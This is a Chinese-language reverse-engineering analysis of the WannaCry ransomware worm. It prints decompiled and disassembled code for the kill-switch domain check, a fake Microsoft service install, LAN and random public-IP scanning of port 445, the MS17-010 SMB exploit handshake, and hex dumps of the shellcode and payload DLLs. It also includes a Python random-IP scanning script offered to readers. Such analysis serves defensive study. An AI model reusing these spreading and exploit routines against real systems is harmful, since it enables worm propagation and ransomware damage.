- 如果该域名连接成功，则直接退出且不触发任何恶意行为
- 如果该域名无法访问，则触发传播勒索行为


```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  void *v4; // esi
  void *v5; // edi
  CHAR szUrl; // [esp+8h] [ebp-50h]
  int v8; // [esp+41h] [ebp-17h]
  int v9; // [esp+45h] [ebp-13h]
  int v10; // [esp+49h] [ebp-Fh]
  int v11; // [esp+4Dh] [ebp-Bh]
  int v12; // [esp+51h] [ebp-7h]
  __int16 v13; // [esp+55h] [ebp-3h]
  char v14; // [esp+57h] [ebp-1h]

  strcpy(&szUrl, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com");
  v8 = 0;
  v9 = 0;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v14 = 0;
  v4 = InternetOpenA(0, 1u, 0, 0, 0);
  v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
  if ( v5 )
  {
    InternetCloseHandle(v4);
    InternetCloseHandle(v5);
  }
  else
  {
    InternetCloseHandle(v4);
    InternetCloseHandle(0);
    sub_408090();
  }
  return 0;
}
```


目前该域名已被英国的安全公司接管，代码如下图所示：

```
.text:00A081A0 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
.text:00A081A0 _WinMain@16     proc near               ; CODE XREF: start+12F↓p
.text:00A081A0
.text:00A081A0 szUrl           = byte ptr -50h
.text:00A081A0 var_17          = dword ptr -17h
.text:00A081A0 var_13          = dword ptr -13h
.text:00A081A0 var_F           = dword ptr -0Fh
.text:00A081A0 var_B           = dword ptr -0Bh
.text:00A081A0 var_7           = dword ptr -7
.text:00A081A0 var_3           = word ptr -3
.text:00A081A0 var_1           = byte ptr -1
.text:00A081A0 hInstance       = dword ptr  4
.text:00A081A0 hPrevInstance   = dword ptr  8
.text:00A081A0 lpCmdLine       = dword ptr  0Ch
.text:00A081A0 nShowCmd        = dword ptr  10h
.text:00A081A0
.text:00A081A0                 sub     esp, 50h
.text:00A081A3                 push    esi
.text:00A081A4                 push    edi
.text:00A081A5                 mov     ecx, 0Eh
.text:00A081AA                 mov     esi, offset aHttpWww_iuqerf ; "http://www.iuqerfsodp9ifjaposdfjhgosuri"...
.text:00A081AF                 lea     edi, [esp+58h+szUrl]
.text:00A08153                 xor     eax, eax
.text:00A08155                 rep movsd
.text:00A08157                 movsb
.text:00A08158                 mov     [esp+58h+var_17], eax
.text:00A0815C                 mov     [esp+58h+var_13], eax
.text:00A08160                 mov     [esp+58h+var_F], eax
.text:00A08164                 mov     [esp+58h+var_B], eax
.text:00A08168                 mov     [esp+58h+var_7], eax
.text:00A0816C                 mov     [esp+58h+var_3], ax
.text:00A08171                 push    eax             ; dwFlags
.text:00A08172                 push    eax             ; lpszProxyBypass
.text:00A08173                 push    eax             ; lpszProxy
.text:00A08174                 push    1               ; dwAccessType
.text:00A08176                 push    eax             ; lpszAgent
.text:00A08177                 mov     [esp+6Ch+var_1], al
.text:00A0817B                 call    ds:InternetOpenA
.text:00A08181                 push    0               ; dwContext
.text:00A08183                 push    84000000h       ; dwFlags
.text:00A08188                 push    0               ; dwHeadersLength
.text:00A0818A                 lea     ecx, [esp+64h+szUrl]
.text:00A0818E                 mov     esi, eax
.text:00A08190                 push    0               ; lpszHeaders
.text:00A08192                 push    ecx             ; lpszUrl
.text:00A08193                 push    esi             ; hInternet
.text:00A08194                 call    ds:InternetOpenUrlA
.text:00A08198                 mov     edi, eax
.text:00A0819C                 push    esi             ; hInternet
.text:00A0819D                 mov     esi, ds:InternetCloseHandle
.text:00A081A3                 test    edi, edi
.text:00A081A5                 jnz     short GOExit
.text:00A081A7                 call    esi ; InternetCloseHandle
.text:00A081A9                 push    0               ; hInternet
.text:00A081AB                 call    esi ; InternetCloseHandle
.text:00A081AD                 call    worm_main
.text:00A081B2                 pop     edi
```

3.安装和启动mssecsvc2.0服务

如果该域名无法访问，则安装mssecsvc2.0服务，服务的二进制文件路径为当前进程文件路径，参数为“-m security”，并且伪装成微软安全中心服务。



接着启动mssecsvc2.0服务，网络传播行为需要以服务启动才会触发。

4.局域网和外网传播

蠕虫服务启动后，如果目标主机445端口开启，则会利用MS17-010漏洞传播，传播分为局域网传播和外网传播。

上图为火绒注释过版本，下图为作者利用IDA Pro分析原始wcry.exe的代码。

```
.text:004076B0                push    esi
.text:004076B1                mov     esi, [esp+4+arg_0]
.text:004076B5                push    esi
.text:004076B6                call    sub_407480        如果开放445端口
.text:004076BB                add     esp, 4
.text:004076BE                test    eax, eax
.text:004076C0                jle     short loc_407702
.text:004076C2                push    0
.text:004076C4                push    0
.text:004076C6                push    esi
.text:004076C7                push    offset sub_407540   ms17_010_attack
.text:004076CC                push    0                   445连接成功,漏洞攻击
.text:004076CE                push    0
.text:004076D0                call    ds:_beginthreadex
.text:004076D6                mov     esi, eax
.text:004076D8                add     esp, 18h
.text:004076DB                test    esi, esi
.text:004076DD                jz      short loc_407702
.text:004076DF                push    927C0h          ; dwMilliseconds
```

```
*(_DWORD *)&name.sa_data[4] = 0;
*(_DWORD *)&name.sa_data[8] = 0;
*(_WORD *)&name.sa_data[12] = 0;
argp = 1;
*(_DWORD *)&name.sa_data[2] = a1;
name.sa_family = 2;
*(_WORD *)name.sa_data = htons(0x1BDu);
v1 = socket(2, 1, 6);
v2 = v1;
if ( v1 == -1 )
  return 0;
ioctlsocket(v1, -2147195266, &argp);
writefds.fd_array[0] = v2;
writefds.fd_count = 1;
timeout.tv_sec = 1;
timeout.tv_usec = 0;
connect(v2, &name, 16);
v4 = select(0, 0, &writefds, 0, &timeout);
closesocket(v2);
```


```
v1 = inet_ntoa(in);
strncpy(&Dest, v1, 0x10u);
if ( sub_401980(&Dest, 0x1BDu) )
{
  v2 = 0;
  do
  {
    Sleep(0xBB8u);
    if ( sub_401B70(&Dest, 1, 0x1BDu) )
      break;
    Sleep(0xBB8u);
    sub_401370(&Dest, 0x1BDu);
    ++v2;
  }
  while ( v2 < 5 );
}
Sleep(0xBB8u);
if ( sub_401B70(&Dest, 1, 0x1BDu) )
  sub_4072A0(&Dest, 1, 0x1BDu);
endthreadex(0, *(_DWORD *)&Dest);
```

(1) 局域网传播： 蠕虫根据用户内网IP，生成覆盖整个局域网网段表，然后循环依次尝试攻击。

```
1 int __cdecl sub_4076B0(int a1)
2 {
3   void *v1; // eax
4   void *v2; // esi
5
6   if ( sub_407480(a1) > 0 )
7   {
8     v1 = (void *)beginthreadex(0, 0, sub_407540, a1, 0, 0);
9     v2 = v1;
10    if ( v1 )                                   内网传播
11    {
12      if ( WaitForSingleObject(v1, 0x927C0u) == 258 )
13        TerminateThread(v2, 0);
14      CloseHandle(v2);
15    }
16  }
17  InterlockedDecrement((volatile LONG *)&FileName[268]);
18  endthreadex(0);
19  return 0;
20 }
```

```
int __cdecl ScanIP(int ipaddr)
{
  void *v1; // eax@2
  void *v2; // esi@2

  if ( connect445(ipaddr) > 0 )                 // 如果有开放445端口
  {
    v1 = (void *)beginthreadex(0, 0, attack_MS17_010, ipaddr, 0, 0);// 利用MS17-010攻击Playload攻击
    v2 = v1;
    if ( v1 )
    {
      if ( WaitForSingleObject(v1, 0x927C0u) == 258 )
        TerminateThread(v2, 0);
      CloseHandle(v2);
    }
  }
  InterlockedDecrement((volatile LONG *)&FileName[268]);
  endthreadex(0);
  return 0;
}
```



定位函数sub_407540如下。




样本会首先判断是否处于内网环境，如果处于内网中则尝试对内网主机进行感染，进行判断内网 IP 段分别是：

- 10.0.0.0 ~ 10.255.255.255
- 172.16.0.0 ~ 172.31.255.255
- 192.168.0.0 ~ 192.168.255.255

(2) 公网传播：随机生成IP地址，尝试发送攻击代码。



随机生成公网IP，然后尝试连接445端口，判断是否可以利用SMB漏洞（MS17-010）。




下面给出一段安天的模拟IP代码，这段代码可供大家扫描IP使用。核心思想是通过随机数生成算法，生成4个随机数并拼接，再开线程进行漏洞利用。


```
from win32api import *
import random
import time
random.seed(GetCurrentThreadId() + time.time() + GetTickCount())
firstTick = GetTickCount()

while True:
 ip_1, ip_2, ip_3, ip_4 = 128, None, None, None
 flag1, flag2 = None, None
 while ip_1 == 128 or ip_1 >= 224:
  ip_1 = random.randint(0, 255)
  ip_2 = random.randint(0, 255)
  ip_3 = random.randint(0, 255)
  ip_4 = random.randint(0, 255)
  time.sleep(1)

  while ip_4 <= 255:
   print str(ip_1) + "." + str(ip_2) + "." + str(ip_3) + "." + str(ip_4)
   ip_4 += 1
```

5.利用SMB漏洞

主机IP地址探测成功功后，会利用SMB漏洞（MS17-010）发起攻击。



网络传播过程会建立Socket通信，并进行网络连接和传播。



```
buf = 0;
name.sa_family = 2;
memset(&v10, 0, 0x3FCu);
v16 = 0;
v17 = 0;
*(_DWORD *)&name.sa_data[2] = inet_addr(cp);
*(_WORD *)name.sa_data = htons(hostshort);
v3 = socket(2, 1, 0);
v4 = v3;
if ( v3 != -1 )
{
  if ( connect(v3, &name, 16) != -1
    && send(v4, byte_42E544, 137, 0) != -1
    && recv(v4, &buf, 1024, 0) != -1
    && send(v4, byte_42E5D0, 140, 0) != -1
    && recv(v4, &buf, 1024, 0) != -1 )
  {
    v5 = v13;
    byte_42E67C = v13;
    v7 = v14;
    byte_42E67D = v14;
    if ( send(v4, byte_42E65C, 96, 0) != -1 && recv(v4, &buf, 1024, 0) != -1 )
    {
      byte_42E6D8 = v11;
      byte_42E6D9 = v12;
      byte_42E6DC = v5;
      byte_42E6DD = v7;
      if ( send(v4, byte_42E6BC, 82, 0) != -1 && recv(v4, &buf, 1024, 0) != -1 && v15 == 81 )
      {
        if ( a2
          || (byte_42E6DE = 66,
              byte_42E6ED = 14,
              byte_42E6EE = 105,
              byte_42E6EF = 0,
              byte_42E6F0 = 0,
              send(v4, byte_42E6BC, 82, 0) != -1)
          && recv(v4, &buf, 1024, 0) != -1 )
        {
          closesocket(v4);
          return 1;
        }
      }
    }
  }
}
```

```
.text:00401B95          mov     eax, [esp+420h+cp]
.text:00401B9C          push    eax             ; cp
.text:00401B9D          call    inet_addr
.text:00401BA2          mov     ecx, dword ptr [esp+420h+hostshort]
.text:00401BA9          mov     dword ptr [esp+420h+name.sa_data+2], eax
.text:00401BAD          push    ecx             ; hostshort
.text:00401BAE          call    htons
.text:00401BB3          push    0               ; protocol
.text:00401BB5          push    1               ; type
.text:00401BB7          push    2               ; af
.text:00401BB9          mov     word ptr [esp+42Ch+name.sa_data], ax
.text:00401BBE          call    socket
.text:00401BC3          mov     esi, eax
.text:00401BC5          cmp     esi, 0FFFFFFFFh
.text:00401BC8          jz      loc_401D68
.text:00401BCE          lea     edx, [esp+420h+name]
.text:00401BD2          push    10h             ; namelen
.text:00401BD4          push    edx             ; name
.text:00401BD5          push    esi             ; s
```

```
int __stdcall send(SOCKET s, const char *buf, int len, int flags)
{
  return send(s, buf, len, flags);
}
```

```
SOCKET __stdcall socket(int af, int type, int protocol)
{
  return socket(af, type, protocol);
}
```

6.Payload分析

样本在利用漏洞MS17-010获取目标主机权限后，并不会直接发送蠕虫自身到目标，而是发送一段经过简单异或加密后的Payload到目标机器中执行。Payload由shellcode和包含样本自身的dll组成，Payload分为64位与32位。

> Payload，中文“有效载荷”，指成功exploit之后，真正在目标系统执行的代码或指令。Shellcode，简单翻译“shell代码”，是Payload的一种，由于其建立正向/反向shell而得名。一个攻击代码发送的字节序列往往同时包含payload和shellcode代码。
> 整个字节流一般包含两个部分：(1) 一个包含部分代码的字节序列，被送入目标计算机执行，辅助攻击机获得控制权，比如打开目标计算机上的端口或者建立一个通信信道。(2) 一个用于实现在目标主机上运行某个应用程序如cmd或者计算器（常用于poc–概念验证）等。

那么，如何定位shellcode的起始位置呢？

- 64位的Payload由长度为0x1800字节的shellcode与长度为0x50d800字节的dll组成，64位的shellcode部分截图如下：

```
0042FA50  FF FF EB 09 90 00 70 00  00 01 00 00 00 00 00 00  ......p.........
0042FA60  48 89 E0 66 83 E4 F0 41  57 41 56 41 55 41 54 53  H反·f稼·餉·WAVAUATS
0042FA70  51 52 55 57 56 50 50 E8  BC 06 00 00 48 89 C3 48  QRUWVPP构·...H墙·H
0042FA80  B9 DF 81 14 3E 00 00 00  00 E8 26 05 00 00 48 85  惯·..>.........H.
0042FA90  C0 0F 84 55 03 00 00 48  89 05 9C 07 00 00 48 B9  ..臭·...H......H.
0042FAA0  BA 1E 03 A0 00 00 00 00  E8 07 05 00 00 48 85 C0  ............H咿·
0042FAB0  0F 84 36 03 00 00 48 89  05 85 07 00 00 48 B9 84  ......H......H箘·
0042FAC0  06 E7 F9 FF FF FF FF E8  E8 04 00 00 48 85 C0 0F  .琦·....梃·...H咿·.
0042FAD0  84 17 03 00 00 48 89 05  6E 07 00 00 48 B9 4F FE  .....H..n...H篦·.
0042FAE0  EB 15 00 00 00 00 E8 C9  04 00 00 48 85 C0 0F 84  ......翁·...H咿·..
0042FAF0  F8 02 00 00 48 89 05 57  07 00 00 48 B9 F9 30 AC  ....H..W...H郭·0.
0042FB00  A4 00 00 00 00 E8 AA 04  00 00 48 85 C0 0F 84 D9  .....瑾·...H咿·.勝·
0042FB10  02 00 00 48 89 05 40 07  00 00 48 B9 CA BE D0 EC  ...H..@...H故·拘·.
0042FB20  00 00 00 00 E8 8B 04 00  00 48 85 C0 0F 84 BA 02  ....鐸·...H咿·.劳·.
0042FB30  00 00 48 89 05 29 07 00  00 48 B9 AE B8 9F 5D FF  ..H..)...H巩·筏·].
0042FB40  FF FF FF E8 6C 04 00 00  48 85 C0 0F 84 9B 02 00  ...鎮·...H咿·.圌·..
0042FB50  00 48 89 05 12 07 00 00  48 B9 94 01 69 E3 FF FF  .H......H簕·.i...
```

- 32位的Payload由长度为0x1305字节的shellcode与长度为0x506000字节的dll组成，32位的shellcode部分截图如下：

```
0042E740  00 25 89 1A 00 00 00 0C  00 42 00 00 10 4E 00 01  .%.......B...N..
0042E750  00 0E 00 0D 10 00 00 00  8B 44 24 04 60 89 C5 81  ........婦·$.`蠆·.
0042E760  EC B4 00 00 00 89 E7 B8  10 00 00 00 89 87 9C 00  畬·...夌·.....堍·..
0042E770  00 00 B8 40 00 00 00 89  87 A0 00 00 00 B8 98 01  ..寥·...堍·.....筐·.
0042E780  00 00 89 87 A4 00 00 00  B8 82 E9 43 85 89 87 A8  ..堍·....競·镪·雇·罰·
0042E790  00 00 00 B8 00 00 00 00  89 87 AC 00 00 00 B8 00  ........堍·.......
0042E7A0  00 00 00 89 87 B0 00 00  00 B8 88 01 00 00 89 87  ...堍·.....笆·...堍·
0042E7B0  94 00 00 00 64 8B 1D 38  00 00 00 66 8B 43 06 C1  ....d..8...f婢·..
0042E7C0  E0 10 66 8B 03 66 25 00  F0 8B 18 66 81 FB 4D 5A  ..f..f%.寰·.f伽·MZ
0042E7D0  74 07 2D 00 10 00 00 EB  F0 89 47 4C 89 C3 B9 94  t.-.....腽·垮·L墙·箭·
0042E7E0  01 69 E3 E8 8B 03 00 00  85 C0 0F 84 8A 02 00 00  .i泪·....咿·.割·...
0042E7F0  89 07 B9 85 54 83 F0 E8  77 03 00 00 85 C0 0F 84  ..厩·T涞·鎮·...咿·.
0042E800  76 02 00 00 89 47 04 B9  84 06 E7 F9 E8 62 03 00  v...垮·.箘·.琦·鑒·..
0042E810  00 85 C0 0F 84 61 02 00  00 89 47 08 B9 F9 30 AC  .咿·.剮·...垮·.郭·0.
0042E820  A4 E8 4D 03 00 00 85 C0  0F 84 4C 02 00 00 89 47  よ·M...咿·.凰·...垮·
0042E830  0C B9 AE B8 9F 5D E8 38  03 00 00 85 C0 0F 84 37  .巩·筏·].....咿·...
0042E840  02 00 00 89 47 10 B9 F6  10 00 00 B8 E8 23 03 00  ....垮·.滚·..歌·#...
0042E850  85 C0 0F 84 22 02 00 00  89 47 14 B9 CA D6 5F D2  咿·....."...垮·.故·諤·.
```

Payload版本选择代码如下图所示：

```
.text:00407A5D ; ---------------------------------------------------------------------------
.text:00407A5D
.text:00407A5D loc_407A5D:                             ; CODE XREF: sub_407A20+34↑j
.text:00407A5D                 push    offset unk_50D800 ; dwBytes
.text:00407A62                 push    40h             ; uFlags
.text:00407A64                 call    esi ; GlobalAlloc
.text:00407A66                 test    eax, eax
.text:00407A68                 mov     dword ptr FileName+108h, eax    x64_payload_addr
.text:00407A6D                 jnz     short loc_407A84
.text:00407A6F                 mov     eax, dword ptr FileName+104h    x86_payload_addr
.text:00407A74                 push    eax             ; hMem
.text:00407A75                 call    ds:GlobalFree
.text:00407A7B                 pop     edi
.text:00407A7C                 pop     esi
.text:00407A7D                 xor     eax, eax
.text:00407A7F                 pop     ebx
.text:00407A80                 add     esp, 0Ch
.text:00407A83                 retn
.text:00407A84 ; ---------------------------------------------------------------------------
.text:00407A84
.text:00407A84 loc_407A84:                             ; CODE XREF: sub_407A20+4D↑j
.text:00407A84                 xor     edx, edx
.text:00407A86
.text:00407A86 loc_407A86:                             ; CODE XREF: sub_407A20+AD↓j
.text:00407A86                 test    edx, edx
.text:00407A88                 mov     esi, offset unk_40B020    x86_payload
.text:00407A8D                 jz      short loc_407A94
.text:00407A8F                 mov     esi, offset unk_40F080    x64_payload
.text:00407A94
.text:00407A94 loc_407A94:                             ; CODE XREF: sub_407A20+6D↑j
.text:00407A94                 mov     eax, edx
.text:00407A96                 mov     edi, dword ptr FileName+104h[edx*4]   x86_payload_addr
.text:00407A9D                 neg     eax
.text:00407A9F                 sbb     eax, eax
.text:00407AA1                 mov     [esp+edx*4+18h+var_8], edi
.text:00407AA5                 and     eax, 8844h
.text:00407AAA                 add     eax, 4060h
.text:00407AAF                 mov     ecx, eax
.text:00407AB1                 mov     ebx, ecx
.text:00407AB3                 shr     ecx, 2
.text:00407AB6                 rep movsd
.text:00407AB8                 mov     ecx, ebx
.text:00407ABA                 and     ecx, 3
.text:00407ABD                 rep movsb
.text:00407ABF                 mov     esi, [esp+edx*4+18h+var_8]
.text:00407AC3                 add     esi, eax
.text:00407AC5                 mov     [esp+edx*4+18h+var_8], esi
.text:00407AC9                 inc     edx
```

(1) 首先，需要读取Payload内容，其中64位大小为0xc8a4，32位大小为0x4060。

(2) 调用sub_4072A0函数建立通信连接。

```
buf = 0;
name.sa_family = 2;
memset(&v14, 0, 0x3FCu);
v22 = 0;
v23 = 0;
*(_DWORD *)&name.sa_data[2] = inet_addr(cp);
*(_WORD *)name.sa_data = htons(hostshort);
v3 = socket(2, 1, 0);
v4 = v3;
if ( v3 != -1 )
{
  if ( connect(v3, &name, 16) != -1
    && send(v4, byte_42E544, 137, 0) != -1
    && recv(v4, &buf, 1024, 0) != -1
    && send(v4, byte_42E5D0, 140, 0) != -1
    && recv(v4, &buf, 1024, 0) != -1 )
  {
    v5 = v19;
    byte_42E67C = v19;
    v10 = v20;
    byte_42E67D = v20;
    if ( send(v4, byte_42E65C, 96, 0) != -1 && recv(v4, &buf, 1024, 0) != -1 )
    {
      byte_42E6D8 = v17;
      byte_42E6D9 = v18;
      byte_42E6DC = v5;
      byte_42E6DD = v10;
      byte_42E72C = v17;
      byte_42E72D = v18;
      byte_42E730 = v5;
      byte_42E731 = v10;
      if ( send(v4, byte_42E6BC, 82, 0) != -1 && recv(v4, &buf, 1024, 0) != -1 && v21 == 81 )
      {
        v6 = v15;
        v12 = v16;
        v7 = sub_406EB0(v15, v16);
        v8 = sub_406ED0(v6);
        sub_406F50(v4, v7, v8);
      }
    }
  }
  closesocket(v4);
}
```


(3) 根据目标机器系统的不同，读取不同版本的代码部分，再获取样本自身进行拼接得到完整的dll。dll同样分为64位与32位版本，由代码与样本自身两部分组成。

- 64位的dll文件（代码部分长度0xc8a4字节）：

```
0040F080  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
0040F090  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
0040F0A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0040F0B0  00 00 00 00 00 00 00 00  00 00 00 00 E0 00 00 00  ................
0040F0C0  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ........!..L.!Th
0040F0D0  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
0040F0E0  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
0040F0F0  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
0040F100  6B 55 4B 17 2F 34 25 44  2F 34 25 44 2F 34 25 44  kUK./4%D/4%D/4%D
0040F110  34 A9 8F 44 7C 34 25 44  34 A9 BB 44 26 34 25 44  4..D|4%D4..D&4%D
0040F120  26 4C B6 44 2C 34 25 44  2F 34 24 44 7F 34 25 44  &L.D,4%D/4$D.4%D
0040F130  34 A9 8E 44 38 34 25 44  34 A9 BE 44 2E 34 25 44  4..D84%D4..D.4%D
0040F140  34 A9 BF 44 2E 34 25 44  34 A9 B8 44 2E 34 25 44  4..D.4%D4..D.4%D
0040F150  52 69 63 68 2F 34 25 44  00 00 00 00 00 00 00 00  Rich/4%D........
0040F160  50 45 00 00 64 86 06 00  29 57 14 59 00 00 00 00  PE..d...)W.Y....
0040F170  00 00 00 00 F0 00 22 20  0B 02 0A 00 00 7C 00 00  ......" .....|..
0040F180  00 58 50 00 00 00 00 00  EC 15 00 00 00 10 00 00  .XP.............
0040F190  00 00 00 80 01 00 00 00  00 10 00 00 00 02 00 00  ...€............
```

- 32位的dll文件（代码部分长度0x4060）：

```
0040B020  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
0040B030  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
0040B040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0040B050  00 00 00 00 00 00 00 00  00 00 00 00 E0 00 00 00  ................
0040B060  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ........!..L.!Th
0040B070  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
0040B080  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
0040B090  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
0040B0A0  7D 9C 72 5F 39 FD 1C 0C  39 FD 1C 0C 39 FD 1C 0C  }.r_9...9...9...
0040B0B0  D1 E2 16 0C 3D FD 1C 0C  39 FD 1D 0C 36 FD 1C 0C  ....=...9...6...
0040B0C0  FA F2 41 0C 3A FD 1C 0C  D1 E2 17 0C 38 FD 1C 0C  ..A.:.......8...
0040B0D0  81 FB 1A 0C 38 FD 1C 0C  D1 E2 18 0C 3A FD 1C 0C  ....8.......:...
0040B0E0  52 69 63 68 39 FD 1C 0C  00 00 00 00 00 00 00 00  Rich9...........
0040B0F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
